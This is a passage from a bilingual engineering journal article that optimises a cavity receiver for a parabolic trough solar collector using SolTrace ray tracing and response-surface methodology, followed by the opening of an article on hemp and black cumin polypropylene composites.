receiver aperture. The concentrated beam radiation passes through the low-iron glass plate at the cavity entrance. Low-iron glass, a key component in reducing radiation losses, allows low-wavelength rays from the sun to pass through while blocking high-wavelength rays emitted from the receiver surface. The cavity's internal surfaces absorb the radiation that passes through the low-iron glass plate, heating the working fluid that flows through the cavity absorber. The outer surface of the receiver is insulated to minimize heat losses to the environment. The advantages of the investigated cavity receiver are as follows:

- reducing optical losses from the solar receiver because the cavity and glass plate prevent most of the radiation losses
- increasing radiative concentration through multiple reflections between the internal surfaces of the cavity receiver.




Figure 1. Schematic of the collector with solar cavity absorber (Kaviteli güneş alıcılı kollektörün şeması)

Table 1. Dimensions of the parabolic trough collector (Parabolik oluk kollektörün boyutları)

Description	Value
Parabolic collector length (L)	2 m
Parabolic collector aperture (W)	2 m
Focal length (f)	0.5 m
Parabolic collector rim angle	90°

Table 1 summarizes the dimensions of the PTC studied in this research. The cavity length is assumed to be constant, equal to the parabolic collector length (L). However, cavity geometry (triangle, rectangle, and polygon), cavity aperture width (a), cavity height (b), and the position of the cavity receiver (h) are varied within specified ranges using optimization methods.

2.2. Optical Model (Optik Model)

An optical model of the investigated parabolic trough solar collector with the cavity receiver was developed based on optical equations for the sample absorber geometry. The optical model of the investigated cavity receiver is illustrated in Figure

2. The equations [21] describing the optical model were presented in this section.

Optical efficiency of the collector is expressed by:

$$\eta_{opt} = 100 \cdot \frac{\dot{Q}_{abs}}{I_d \cdot A_C} \quad (1)$$

\dot{Q}_{abs} represents the net heat rate absorbed by the inner surfaces of the cavity, while I_d denotes the beam solar radiation. The total area of the parabola concentrator surface is A_C and its dimensions were given in Table 1.

$$A_C = W \cdot L \quad (2)$$




Figure 2. Optical model of the cavity solar absorber (sample geometry) (Kaviteli güneş alıcısının optik modeli (örnek geometri))

ρ denotes the reflectivity efficiency of the parabolic collector, α indicates the absorptivity of the receiver surface, and τ represents the transmittance of the glass. γ , the intercept factor, represents the fraction of reflected radiation incident on the absorbing receiver surface. γ values are commonly greater than 0.9. In this study, γ was set to 1.0. K is a modifier that adjusts for deviations from the average angle of incidence of radiation on the aperture. In this study, K was also set to 1.0, as deviations from the incidence angle were neglected.

The incident solar energy on the parabolic concentrator depends on the solar beam radiation (I_d) and the unshaded area of the parabolic collector (A_{PTC}) where the unshaded aperture is directly related to the cavity width, (a). Solar irradiation (\dot{Q}_s) can be calculated as:

$$\dot{Q}_s = I_d \cdot A_{PTC} \quad (6)$$

\dot{Q}_s (W) refers to the total solar heat rate received by the unshaded area of a parabolic trough reflector. The total concentrated heat rate reflected from PTC is expressed by:

$$\dot{Q}_{PTC} = \rho \cdot I_d \cdot A_{PTC} \quad (7)$$

where

$$\dot{Q}_{abs} = Q_{abs} \cdot A_{PTC} \quad (3)$$

A_{PTC} is the unshaded aperture area of the parabolic reflective surface as given:

$$A_{PTC} = (W - a) \cdot L \quad (4)$$

a represents the width of the receiver cavity. An equation for Q_{abs} (W/m^2) [21], the absorbed radiation flux of the unshaded area is:

$$Q_{abs} = I_d \cdot \rho \cdot \tau \cdot \alpha \cdot \gamma \cdot K \quad (5)$$

The radiation through the glass plate depends on the transmittance (τ) of the glass. It is given by the following equation:

$$\dot{Q}_g = \tau \cdot \dot{Q}_{PTC} \quad (8)$$

The net heat flux absorbed by cavity's inner surfaces is given as:

$$\dot{Q}_{abs} = \alpha \cdot \dot{Q}_g \quad (9)$$

In this modeling approach, I_d is assumed to be 1000 W/m^2 . The reflectivity ρ is assumed to be 95%, based on the optical properties of the parabolic reflective surfaces. \dot{Q}_g represents the radiation that passes through the glass plate at the cavity receiver entrance. According to Eq. (8), the transmittance of the low-iron glass plate at the receiver entrance is 0.95. The absorbed net heat rate by the cavity's inner surfaces (\dot{Q}_{abs}) also depends on the receiver absorptivity properties of the receiver surface, denoted by α . The receiver cavity surface is coated with solar-selective paint with a high absorption rate of 0.94. As shown in Eq. (1), the optical efficiency, η_{opt} (%) of the PTC system depends on the heat rate absorbed by the cavity receiver's inner surfaces

(\dot{Q}_{abs}), given that the dimensions of the concentrator and its optical properties are constant in this modeling approach.

2.3. Optimization Method (Optimizasyon Metodu)

The main challenge in optimizing the geometric features of cavity receivers lies in the synergistic relationship between thermal and optical approaches [4]. Consequently, the geometry and dimensions of cavity receivers significantly affect the efficiency of the PTC and must be examined simultaneously. The most effective way to achieve this is by using an optimization method to investigate all parameters. To this end, the DoE (Design of Experiments) optimization method was employed to determine the factor settings that optimize the results. DoE encompasses a collection of mathematical and statistical techniques to assess the impact of parameters within a system [22], intending to reduce the number of experiments, time, and cost [23].

In this study, the entire experimental design and optimization solutions were analyzed in detail using Minitab V.19. The flowchart for the optimization procedure is presented in Figure 3. The first step in the Response Surface Methodology (RSM) was defining variables and their levels. Using statistical and mathematical tools, RSM designs and analyzes response surfaces [24]. Different variable

parameters influence response surfaces. This optimization method employs experiment plans to find an optimal response. RSM establishes a relationship between factors and responses. It achieves good results with a small number of experimental plans and introduces different experimental designs. The Box-Behnken design (BBD) is used to evaluate factors with three levels and the relationships, running with minor experimental plans [25]. After defining parameters and levels, an experimental design setup was created using the Box-Behnken design. All model geometries were modeled and analyzed in SolTrace. A regression equation was obtained using Minitab software, and the optimum geometry was determined by solving the equation equation with the Minitab Response Optimizer.

Y is the predicted response equation [26]:

$$Y = \beta_0 + \sum_{i=1}^k \beta_i x_i + \sum_{i=1}^{k-1} \sum_{j=2}^k \beta_{ij} x_i x_j + \sum_{i=1}^k \beta_{ii} x_i^2 + \epsilon \quad (10)$$

β_0 the offset term, β_i the linear effect, β_{ij} the squared effect and β_{ii} is the interaction effect In Eq. (10). cavity receiver.




Figure 3. Flowchart for the optimization procedure (Optimizasyon prosedürü için akış şeması)




Figure 4. Optimization parameters (Optimizasyon parametreleri)




The parameters (factors) of the investigated system are shown in Figure 4. There are four parameters: h (distance from the cavity receiver to the focal length), a (cavity width), b (cavity height), and geo (geometry of the cavity receiver).

The total efficiency of a PTC is the product of the optical efficiency and the thermal efficiency. Optical efficiency is the ratio of the heat rate absorbed in the receiver to the radiation falling on the parabolic collector, as defined by Eq. (1). In this study, the dimensions of the parabolic concentrator were constant, with their values provided in Table 1. Consequently, the total radiation collected on the parabolic mirror ($I_d \cdot A_C$) was constant as 4000 W. Therefore, the radiation (\dot{Q}_{abs}) absorbed in the receiver inner walls, which affects the optical efficiency, was selected as the response parameter, Y. Eq. (10) was rearranged with the independent variables geo, h, a, b and to obtain a second-order polynomial equation, as shown below. Eq. (11) clearly illustrates the effect of each parameter's linear, second order, and interaction terms on the response parameter.

$$\begin{aligned}
 Y (\dot{Q}_{abs}) = & \beta_0 + \beta_1(\text{geo}) + \beta_2(h) \\
 & + \beta_3(a) + \beta_4(b) \\
 & + \beta_{11}(\text{geo}^2) \\
 & + \beta_{22}(h^2) + \beta_{33}(a^2) \\
 & + \beta_{44}(b^2) \\
 & + \beta_{12}(\text{geo})(h) \\
 & + \beta_{13}(\text{geo})(a) \\
 & + \beta_{14}(\text{geo})(b) \\
 & + \beta_{23}(h)(a) \\
 & + \beta_{24}(h)(b) \\
 & + \beta_{34}(a)(b)
 \end{aligned} \tag{11}$$

The levels and expressions of factors are given in Table 2. Three different geometries were created for the cavity shape parameter 'geo': triangle, rectangle, and a four-sided polygon formed by combining triangle and rectangle. In the polygon geometry, the length of the perpendicular plates is half the cavity height (b/2). Using the glass plate at the entrance of the cavity receiver as a reference datum, the distance from this glass plate to the focal point (h=0.0 m) of the parabolic collector is the h parameter (see Figure 4). The values of the levels for the geo, h, a, and b are shown in Table 2. The Box-Behnken experimental design method generated 27 experimental plans for four parameters at three levels.

Table 2. The levels of factors and level values (Faktörlerin seviyeleri ve seviye değerleri)

Factors	First level (-1)	Second level (0)	Third level (1)
geo	Triangle 	Rectangle 	Polygon 
h	0.00 m (at focal point)	0.05 m	0.10 m
a	0.025 m	0.0375 m	0.050 m
b	0.025 m	0.0375 m	0.050 m

2.4. Optical Model Validation (Optik Model Doğrulama)

radiation distribution was obtained using SolTrace. The system parameters of the LS-2 PTC system are provided in Table 3.

The LS-2 PTC system tested at Sandia was used to validate the optical model. The receiver surface

Table 3. Properties of the LS-2 parabolic collector [27] (LS-2 parabolik kolektörün özellikleri)

Properties	Value
Receiver length (L)	7.8 m
Collector aperture (W)	5.0 m
Focal distance (f)	1.84 m
Absorber internal diameter	0.066 m
Absorber external diameter	0.070 m
Glass internal diameter	0.109 m
Glass external diameter	0.115 m
Receiver absorptance (α)	0.96
Glass transmittance (τ)	0.95
Parabolic collector reflectance (ρ)	0.93
Solar incident angle (θ)	0.0°
Direct normal irradiation (I_d)	933.7 W/m ²

A Pillbox sun shape was selected, assuming a uniform sunray distribution. The reflectance value of the receiver surface was 0.04, and the optical properties were assumed to be independent of temperature and angle. These values were considered constant in the analysis, and optical errors were neglected. The direct normal radiation was taken as 933.7 W/m², which was the measured value in the tests.

radiation, taking into account the transmittance ratio of the solar radiation to the absorber tube. Since the refractive index of the glass was not considered, only the outer diameter of the glass was modeled in the system.

The thickness of the glass tube was so small that the change in the direction of the rays, as described by Snell's law, was neglected [28]. Consequently, the refractive index of the glass was not considered. The effect of the glass was evaluated by reducing the

Results from SolTrace were compared with two different studies from the literature (Figure 5). Since the problem was symmetrical, the results were defined for one-half of the receiver. In Figure 5, the curves show a similar trend in the comparative results. The maximum and minimum values were also very close, confirming the reliability of the current model.




Figure 5. Comparison with the heat flux distribution results of the LS-2 absorber tube [28] (LS-2 alıcı tüpün ısı akışı dağılım sonuçlarıyla karşılaştırma)

2.5. Optical Analyses (Optik Analizler)

Optical analyses of concentrating collectors are extensively performed using the ray-tracing process. Many incident radiation rays travel through the optical system's surfaces, including those with reflective and refractive properties, and are tracked using this method [21]. The Monte Carlo Ray Tracing (MCRT) methodology is the most commonly used, particularly for structured geometries [29]. This study used SolTrace, an open-source numerical ray-tracing software, to investigate the optical system. This optical simulation tool is commonly utilized in concentrating solar power (CSP) applications [30].

In this study, the geometry and dimensions that maximize the solar radiation absorbed in the cavity receiver interior surfaces were investigated. The dimension of the section through which the heat transfer fluid flows was not the subject of this study.

The radiation, which passes through the glass plate at the cavity entrance and absorbed on the inner surfaces of the cavity, was investigated. All interactions, including re-radiation between the receiver walls and between the receiver and collector, were taken into account. For this reason, the entire solar-parabolic collector-receiver system was considered as a single environment and SolTrace analyzes were run in 'one stage'.

Optical analyses were performed using SolTrace version 2012.7.9. The direct solar radiation value was set at 1000 W/m². Optical errors, including slope and specular errors, were neglected. The sun shape was modeled as a Pillbox with an angle range of 4.65 mrad. Since the SolTrace analyses were conducted in 'one stage,' all interactions, including shaded areas and re-reflections between the receiver and collector, were taken into account. All optical parameters of the PTC system are presented in Table 4.

Table 4. Optical parameters of investigating collector system (Araştırılan kolektör sisteminin optik parametreleri)

Parameter	Value
Parabolic collector reflectance (ρ)	0.95
Cavity inner surface absorptance (α)	0.94
Cavity inner outer absorptance	1.00
Glass transmittance (τ)	0.95

3. RESULTS AND DISCUSSION (BULGULAR VE TARTIŞMA)

A comprehensive analysis was conducted to investigate the combined effects of all input factors (geo, h, a, b) on the output factor (\dot{Q}_{abs}) simultaneously. To achieve this, cavity geometry (triangle, rectangle, and polygon), cavity aperture width (a), cavity height (b), and the position of the cavity receiver (h) were investigated using RSM optimization based on the DoE approach. An experimental design was created using the Box-Behnken method, as presented in Table 5. The results for absorbed radiation, \dot{Q}_{abs} , (output from the SolTrace software), are clearly shown in the Table 5.

The regression equation, Y, for \dot{Q}_{abs} obtained using Minitab was given below.

$$\begin{aligned} \dot{Q}_{abs}(W) = & 572.7 + 4.08geo \\ & - 1455.62h(m) \\ & + 142.31a(m) \\ & + 4.65b(m) \\ & + 1.80geo^2 \\ & + 1144.68h^2(m^2) \\ & - 5.62a^2(m^2) \\ & + 5.63b^2(m^2) \\ & - 14.9geo * h(m) \\ & + 0.8geo * a(m) \\ & + 2.8geo * b(m) \\ & + 7.8h * a(m^2) \\ & - 4.6h * b(m^2) \\ & + +0.9a * b(m^2) \end{aligned} \tag{12}$$

By examining each coefficient of the parameters, it can be concluded that the larger the coefficient, the greater its effect on the response parameter's equation. Another way to assess the effects of the parameters is by examining the p-value. The p-values for all factors, including linear, square, and two-way interactions, are presented in Table 6.

Table 5. Factor levels and absorbed radiation values (Faktör seviyeleri ve absorbe edilen ışınım değerleri)

geo	h	a	b	\dot{Q}_{abs} (W)
0	1	0	1	261.69
0	-1	1	0	3235.36
0	-1	0	1	3202.28
0	0	0	0	573.52
-1	0	0	1	585.97
1	0	1	0	746.26
0	1	1	0	342.20
1	0	0	1	584.24
0	0	-1	-1	388.40
1	0	0	-1	570.32
0	0	1	-1	738.32
-1	0	0	-1	583.20
1	1	0	0	266.57
0	0	-1	1	391.74
0	1	0	-1	257.06
-1	0	1	0	745.14
0	-1	0	-1	3181.85
0	-1	-1	0	3098.94
1	-1	0	0	3185.66
-1	0	-1	0	399.51
0	0	0	0	570.64
-1	-1	0	0	3136.21
0	0	0	0	571.13
-1	1	0	0	266.82
0	0	1	1	747.16

Table 6. Variance analysis (Varyans analizi)

Source	P-Value	Source	P-Value	Source	P-Value
Linear	0.000	Square	0.000	2-Way Interaction	0.819
geo	0.498	geo*geo	0.842	geo*h	0.157
h	0.000	h*h	0.000	geo*a	0.942
a	0.000	a*a	0.534	geo*b	0.786
b	0.441	b*b	0.533	h*a	0.457
				h*b	0.659
				a*b	0.929

The p-value is the significance level used to assess the null hypothesis. It indicates whether the association between the response and each term in the model is statistically significant. A significance level of 0.05 or less is typically considered acceptable. As shown in Table 6, the response \dot{Q}_{abs} was significantly affected by the position of the cavity receiver (h), with a p-value of 0.000. The response was also significantly influenced by the linear term of cavity aperture width (a), with a p-value of 0.000, and by the quadratic term of the position of the cavity receiver (h), with a p-value of 0.000. It was observed that the parameter that had

the least effect on the response equation was geo. This is due to the low-iron glass used at the cavity entrance and the selective surface paint on the inner cavity walls, which minimized the probability of re-radiation from the cavity's inner walls and losses from the glass plate.

The parameters that maximize the response function and their values were obtained by solving Eq. (11) using the Minitab Response Optimizer, a powerful tool for such analyses, the results are presented in Table 7. The optimum model's levels and their values are shown in Table 7. The Response

Optimizer tool estimated that \dot{Q}_{abs} would be 3341.6 W with the optimum model.

Based on the parameter values in Table 7, the receiver geometry was modeled and an optical analysis was conducted using SolTrace. This analysis was performed for the optimal model, with the results summarized in Table 8.

Table 7. Parameter levels and values that maximize the response value (Yanıt değerini en üst düzeye çıkaran parametre düzeyleri ve değerleri)

Factor	Level	Level value
geo	1	Polygon
h	-1	0.00 m
a	1	0.05 m
b	1	0.05 m

Table 8. Results for optimum model (Optimum model için sonuçlar)

geo	h	a	b	\dot{Q}_{abs}	η_{opt}
1	-1	1	1	3241.99	81.05

Table 9. Comparison of Minitab and SolTrace analysis results for optimum model (Optimum model için Minitab ve SolTrace analiz sonuçlarının karşılaştırılması)

	Minitab	SolTrace	Error (%)
\dot{Q}_{abs}	3341.60	3241.99	2.98




Figure 6. Perspective and front view of SolTrace analysis result of optimum cavity receiver (Optimum kaveteli alıcının SolTrace analiz sonucunun perspektif ve ön görünümü)

The results obtained from Minitab and SolTrace are compared in Table 9. According to the analysis, the difference between the Minitab and SolTrace results was less than 3%, which is considered acceptable. Figure 6 shows the heat flux distribution on the optimal cavity solar receiver model. The distribution of radiation intensity on the glass plate is visible in the figure. While the radiation is concentrated in a narrow area on the glass plate, radiation from the side areas also passes into the cavity area. The area where the angled plates of the polygon geometry merge is the least irradiated region. Figure 6 shows the distribution of radiation passing through the glass more clearly. Perpendicular plates receive more radiation, while

angled plates receive less. This phenomenon, related to the angle of incidence of the radiation from the collector, is due to the scattering of the radiation beam at larger angles. The radiation passing through the glass is scattered over a large area, causing the angled plates on top to be exposed to less radiation.

4. CONCLUSIONS (SONUÇLAR)

In this study, the shape, position, and dimension optimization of a cavity geometry for a parabolic trough solar concentrator were performed to achieve the highest possible radiative heat rate absorbed by the cavity receiver, thereby enhancing

optical efficiency. The effects of various parameters, including cavity geometry, cavity aperture width, cavity height, and cavity position, on the PTC optical performance were extensively studied using SolTrace modeling, accompanied by an optimization procedure. An optimization model for the cavity receiver was created using Response Surface Methodology. An analysis setup was developed for the determined factors (geometry, height, aperture width, and position) using the Box-Behnken design method. The parabolic trough collector (PTC) with the cavity receiver was optically modeled using SolTrace. The significant results of this study are summarized below:

- When examining the effect of each parameter on the response function (\dot{Q}_{abs}) it was found that geometry (geo) had the least impact. This is attributed to the use of a low-iron glass plate at the entrance of the cavity, which has high transmittance for radiation from the parabolic collector but low transmittance for re-reflected rays within the cavity. Additionally, the inner surfaces of the cavity were coated with a selective surface paint with very low reflectivity (0.04) in the model designed and investigated in this study.
- Since the receiver had a shading effect on the parabolic collector, a smaller cavity aperture width (a) reduced the shading area. However, a larger cavity aperture was crucial for capturing the entirety of the radiation beam concentrated by the parabolic collector.
- Although the effect of cavity height (b) on the response function was minimal, it was observed that increasing both the cavity width and cavity height positively influenced the optical efficiency.
- The most effective parameter of the system was the position of the cavity receiver relative to the parabolic collector (h). Positioning the receiver at the focal point maximized the response function, while deviations from the focal point significantly reduced both \dot{Q}_{abs} and optical efficiency, η_{opt} . Furthermore, when evaluating the interactions of the h parameter with other parameters, it was evident that the h parameter was always dominant in binary interactions.
- The optimal model which maximized the net heat flux absorbed by the inner surfaces of the cavity receiver (\dot{Q}_{abs}) and the optical efficiency (η_{opt}), was determined through optimization

methodology. This model featured a polygonal receiver geometry, positioning at the focal point, and equal cavity height and width of 0.05 meters.

ACKNOWLEDGMENTS (TEŞEKKÜR)

This study was supported by the Scientific and Technological Research Council of Türkiye (TÜBİTAK) [Project number 122M039].

Bu çalışma Türkiye Bilimsel ve Teknolojik Araştırma Kurumu (TÜBİTAK) tarafından desteklenmiştir [Proje numarası 122M039].

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The authors' of this article declare that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarları çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Gülden ADIYAMAN: She conducted the optimization and optical analysis, evaluated the results, and performed the writing process.

Optimizasyon ve optik analizleri yapmış, sonuçları değerlendirmiş ve yazım sürecini gerçekleştirmiştir.

Levent ÇOLAK: He created the optical mathematical model of the system, directed the study, commented about results and also contributed to the writing process.

Sistemin optik matematiksel modelini oluşturmuş, çalışmayı yönetmiş, sonuçlar hakkında yorum yapmış ve yazım sürecine de katkı sağlamıştır.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.

Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

- [1] Jebsingh, V. K., & Herbert, G. M. J. (2016). A review of solar parabolic trough collector. In Renewable and Sustainable Energy Reviews (Vol. 54, pp. 1085–1091). Elsevier Ltd. <https://doi.org/10.1016/j.rser.2015.10.043>.
- [2] Gharat, P. V., Bhalekar, S. S., Dalvi, V. H., Panse, S. V., Deshmukh, S. P., & Joshi, J. B.

- (2021). Chronological development of innovations in reflector systems of parabolic trough solar collector (PTC) - A review. *Renewable and Sustainable Energy Reviews*, 145(March), 111002. <https://doi.org/10.1016/j.rser.2021.111002>.
- [3] Zou, B., Dong, J., Yao, Y., & Jiang, Y. (2017). A detailed study on the optical performance of parabolic trough solar collectors with Monte Carlo Ray Tracing method based on theoretical analysis. *Solar Energy*, 147, 189–201. <https://doi.org/10.1016/j.solener.2017.01.055>.
- [4] Kalidasan, B., Hassan, M. A., Pandey, A. K., & Chinnasamy, S. (2023). Linear cavity solar receivers: A review. In *Applied Thermal Engineering* (Vol. 221). Elsevier Ltd. <https://doi.org/10.1016/j.applthermaleng.2022.119815>
- [5] Daabo, A. M., Mahmoud, S., & Al-Dadah, R. K. (2016). The effect of receiver geometry on the optical performance of a small-scale solar cavity receiver for parabolic dish applications. *Energy*, 114, 513–525. <https://doi.org/10.1016/j.energy.2016.08.025>
- [6] Sloomweg, M., Craig, K. J., & Meyer, J. P. (2019). A computational approach to simulate the optical and thermal performance of a novel complex geometry solar tower molten salt cavity receiver. *Solar Energy*, 187, 13–29. <https://doi.org/10.1016/j.solener.2019.05.003>
- [7] Kasaeian, A., Kouravand, A., Vaziri Rad, M. A., Maniee, S., & Pourfayaz, F. (2021). Cavity receivers in solar dish collectors: A geometric overview. *Renewable Energy*, 169, 53–79. <https://doi.org/10.1016/j.renene.2020.12.106>
- [8] Loni, R., Ghobadian, B., Kasaeian, A. B., Akhlaghi, M. M., Bellos, E., & Najafi, G. (2020). Sensitivity analysis of parabolic trough concentrator using rectangular cavity receiver. *Applied Thermal Engineering*, 169(April 2019). <https://doi.org/10.1016/j.applthermaleng.2020.114948>
- [9] Natraj, Rao, B. N., & Reddy, K. S. (2022). Optical and structural optimization of a large aperture solar parabolic trough collector. *Sustainable Energy Technologies and Assessments*, 53(PA), 102418. <https://doi.org/10.1016/j.seta.2022.102418>
- [10] Gorji, T. B., & Ranjbar, A. A. (2015). Geometry optimization of a nanofluid-based direct absorption solar collector using response surface methodology. *Solar Energy*, 122, 314–325. <https://doi.org/10.1016/j.solener.2015.09.00>.
- [11] Moghimi, M. A., Craig, K. J., & Meyer, J. P. (2015). Optimization of a trapezoidal cavity absorber for the Linear Fresnel Reflector. *Solar Energy*, 119, 343–361. <https://doi.org/10.1016/j.solener.2015.07.009>
- [12] Afzal, A., Buradi, A., Jilte, R., Shaik, S., Kaladgi, A. R., Arıcı, M., Lee, C. T., & Nizetić, S. (2023). Optimizing the thermal performance of solar energy devices using meta-heuristic algorithms: A critical review. *Renewable and Sustainable Energy Reviews*, 173(July 2022). <https://doi.org/10.1016/j.rser.2022.112903>
- [13] Ghazouani, M., Bouya, M., & Benaissa, M. (2020). Thermo-economic and exergy analysis and optimization of small PTC collectors for solar heat integration in industrial processes. *Renewable Energy*, 152, 984–998. <https://doi.org/10.1016/j.renene.2020.01.109>
- [14] Moghadam, H., & Samimi, M. (2022). Effect of condenser geometrical feature on evacuated tube collector basin solar still performance: Productivity optimization using a Box-Behnken design model. *Desalination*, 542(June), 116092. <https://doi.org/10.1016/j.desal.2022.116092>
- [15] Sharifzadeh, M., & Loni, R. (2024). Performance of a solar parabolic trough concentrator using vacuum linear V-shaped cavity receiver. *Thermal Science and Engineering Progress* (Vol. 51, 102609). <https://doi.org/10.1016/j.tsep.2024.102609>
- [16] Ferrer, P., Mohamad, K., Cyulinyana, M. C., & Kaluba, V. (2023). Parameter optimization of the parabolic solar trough mirror with a cavity receiver unit. *Applied Thermal Engineering* 232, 121086. <https://doi.org/10.1016/j.applthermaleng.2023.121086>
- [17] Taher, M. A. B., Pelay, U., Russeil, S., & Bougeard, D. (2023). A novel design to optimize the optical performances of parabolic trough collector using Taguchi, ANOVA and grey relational analysis methods. *Renewable Energy* 216, 119105. <https://doi.org/10.1016/j.renene.2023.119105>
- [18] Loni, R., & Sharifzadeh, M. (2024). Performance comparison of a solar parabolic trough concentrator using different shapes of linear cavity receiver. *Case Studies in Thermal Engineering* 60, 104603. <https://doi.org/10.1016/j.csite.2024.104603>
- [19] Facão, J., & Oliveira, A. C. (2011). Numerical simulation of a trapezoidal cavity receiver for a linear Fresnel solar collector concentrator. *Renewable Energy* 36, 90–96. <https://doi.org/10.1016/j.renene.2010.06.003>

- [20] Tariq, R., ohani, A., Xamán, J., Sayyaadi, H., Bassam, A., & Tzuc, O. M. (2023). Multi-objective optimization for the best possible thermal, electrical and overall energy performance of a novel perforated-type regenerative evaporative humidifier. *Energy Conversion and Management* 198, 111802. <https://doi.org/10.1016/j.enconman.2019.111802>
- [21] Duffie, J. A., & Beckman, W. A. (1982). Solar engineering of thermal processes. In *Design Studies* (Vol. 3, Issue 3). [https://doi.org/10.1016/0142-694x\(82\)90016](https://doi.org/10.1016/0142-694x(82)90016)
- [22] Tutar, M., & Veci, I. (2016). Performance analysis of a horizontal axis 3-bladed Savonius type wave turbine in an experimental wave flume (EWF). *Renewable Energy*, 86, 8–25. <https://doi.org/10.1016/j.renene.2015.07.079>
- [23] Hatami, M., Cuijpers, M. C. M., & Boot, M. D. (2015). Experimental optimization of the vanes geometry for a variable geometry turbocharger (VGT) using a Design of Experiment (DoE) approach. *Energy Conversion and Management*, 106, 1057–1070. <https://doi.org/10.1016/j.enconman.2015.10.040>
- [24] Hill, W. J., & Hunter, W. G. (1966). A Review of Response Surface Methodology: A Literature Survey (Vol. 8, Issue 4).
- [25] Chen, W. H., Carrera Uribe, M., Kwon, E. E., Lin, K. Y. A., Park, Y. K., Ding, L., & Saw, L. H. (2022). A comprehensive review of thermoelectric generation optimization by statistical approach: Taguchi method, analysis of variance (ANOVA), and response surface methodology (RSM). In *Renewable and Sustainable Energy Reviews* (Vol. 169). Elsevier Ltd. <https://doi.org/10.1016/j.rser.2022.112917>
- [26] Şimşek, B., İç, Y. T., & Şimşek, E. H. (2016). A RSM-Based Multi-Response Optimization Application for Determining Optimal Mix Proportions of Standard Ready-Mixed Concrete. *Arabian Journal for Science and Engineering*, 41(4), 1435–1450. <https://doi.org/10.1007/s13369-015-1987-0>
- [27] Dudley, E., Kolb, J., Mahoney, A., Mancini, T., M, S., & Kearney, D. (1994). Test results: SEGS LS-2 solar collector. Sandia National Laboratory. Report: SAND94- 1884.
- [28] Hachicha, A. A., Rodríguez, I., Capdevila, R., & Oliva, A. (2013). Heat transfer analysis and numerical simulation of a parabolic trough solar collector. *Applied Energy*, 111, 581–592. <https://doi.org/10.1016/j.apenergy.2013.04.067>
- [29] Praticò, L., Fronza, N., Bartali, R., Chiappini, A., Sciubba, E., González-Aguilar, J., & Crema, L. (2021). Radiation propagation in a hierarchical solar volumetric absorber: Results of single-photon avalanche diode measurements and Monte Carlo ray tracing analysis. *Renewable Energy*, 180, 482–493. <https://doi.org/10.1016/j.renene.2021.08.069>
- [30] Wendelin, T., Dobos, A., & Lewandowski, A. (2013). SolTrace: A Ray-Tracing Code for Complex Solar Optical Systems. <http://www.osti.gov/bridge>

Polipropilen+%20 Kenevir Takviyeli / Çörek Otu / Maleik Anhidrit Aşılı Polipropilen Polimer Kompozitinin Fiziksel Özelliklerinin İncelenmesi

Doğa KELEŞ¹  Duygu BALCI¹  Elif ULUTAŞ^{1*}  Münir TAŞDEMİR¹ 

¹Marmara Üniversitesi Teknoloji Fakültesi Metalurji ve Malzeme Mühendisliği Bölümü, 34840 Maltepe İSTANBUL

Makale Bilgisi

Araştırma makalesi
Başvuru: 28/01/2024
Düzeltilme: 03/05/2024
Kabul: 17/07/2024

Anahtar Kelimeler

Polipropilen
Çörek otu
Kenevir
Polimer kompozitler
Fiziksel özellikler

Article Info


Research article
Received: 28/01/2024
Revision: 03/05/2024
Accepted: 17/07/2024

Keywords

Polypropylene
Black cumin
Hemp
Polymer composites
Physical properties

Grafik Özet (Graphical/Tabular Abstract)

Bu çalışmada, kenevir lifi ve çörek otu ilavesiyle elde edilen PP polimer kompozitlerinin fiziksel özellikleri araştırılmıştır. Özellikle uyumlaştırıcı olarak kullanılan MAPP oranlarının değişimi ile elde edilen sonuçların karşılaştırılması, polimer kompozitlerin performans optimizasyonu açısından önemli bulgular sunmaktadır. / In this study, the physical properties of PP polymer composites produced with the addition of hemp fibers and black cumin have been investigated. In particular, the comparison of results obtained with varying ratios of MAPP (maleic anhydride grafted polypropylene) used as a compatibilizer provides significant findings for the performance optimization of polymer composites.



Resim A/Figure A: PP polimer kompozitlerinin mikroyapı fotoğrafları / Microstructure photographs of PP polymer composites

Önemli noktalar (Highlights)

- Termal Özelliklerin İyileştirilmesi / Improvement of Thermal Properties
- Yoğunluk ve Hafiflik / Density and Lightness
- Sürdürülebilir Takviye Malzemesi / Sustainable Reinforcement Material

Amaç (Aim): Bu çalışmada, selüloz esaslı takviyeler içeren PP polimer kompozitlerinin fiziksel özelliklerini incelenmiştir. PP+%20 kenevir içerisine %20 çörek otu ve %, 5, 10, 15 oranlarında MAPP ilave edilmiştir. Kompozitlerin yoğunluk, HDT, vicat yumuşama sıcaklığı, nem oranı, EAİ ve mikroyapı özellikleri test edilmiştir. / In this study, the physical properties of PP polymer composites containing cellulose-based reinforcements were examined. 20% black cumin and 5, 10, 15% MAPP were added to PP+20% hemp. The composites were tested for density, HDT, Vicat softening temperature, moisture content, MFI, and microstructure properties.

Özgünlük (Originality): Bu çalışmanın özgünlüğü, çörek otu patiküllerinin PP+%20 kenevir matrisi içindeki dağılımı ve arayüzey yapışmasının detaylı incelenmesinde yatmaktadır. / The originality of this study lies in its detailed examination of the distribution and interfacial adhesion of black cumin particles within a PP+20% hemp matrix.

Bulgular (Results): HDT ve Vicat yumuşama sıcaklıkları, çörek otu ve MAPP miktarının artmasıyla artmıştır. Yoğunluk, çörek otu eklenmesiyle artarken, MAPP eklenmesiyle azalmıştır. Nem oranı, çörek otu ilavesiyle artmış, MAPP ile azalmıştır. EAİ, çörek otu ve MAPP eklenmesiyle artmış ve SEM görüntülerinde yüzeyde deformasyon görülmemiştir. / Both HDT and Vicat softening temperatures increased with higher amounts of black cumin and MAPP. The density increased with black cumin addition but decreased with MAPP addition. The moisture content rose with black cumin and decreased with MAPP. MFI increased with the addition of both black cumin and MAPP. SEM images revealed no surface deformation, indicating good dispersion and adhesion of black cumin and hemp fibers within the matrix.

Sonuç (Conclusion): Kenevir lifi ve çörek otu ilaveli PP polimer kompozitler üzerindeki uyumlaştırıcı malzemenin etkilerini inceleyen çalışma, kompozitlerin fiziksel özelliklerinde önemli iyileşmeler sağladığını ortaya koymuştur. / The study examining the effects of compatibilizer materials on PP polymer composites with hemp fibers and black cumin has demonstrated significant improvements in the physical properties of the composites.



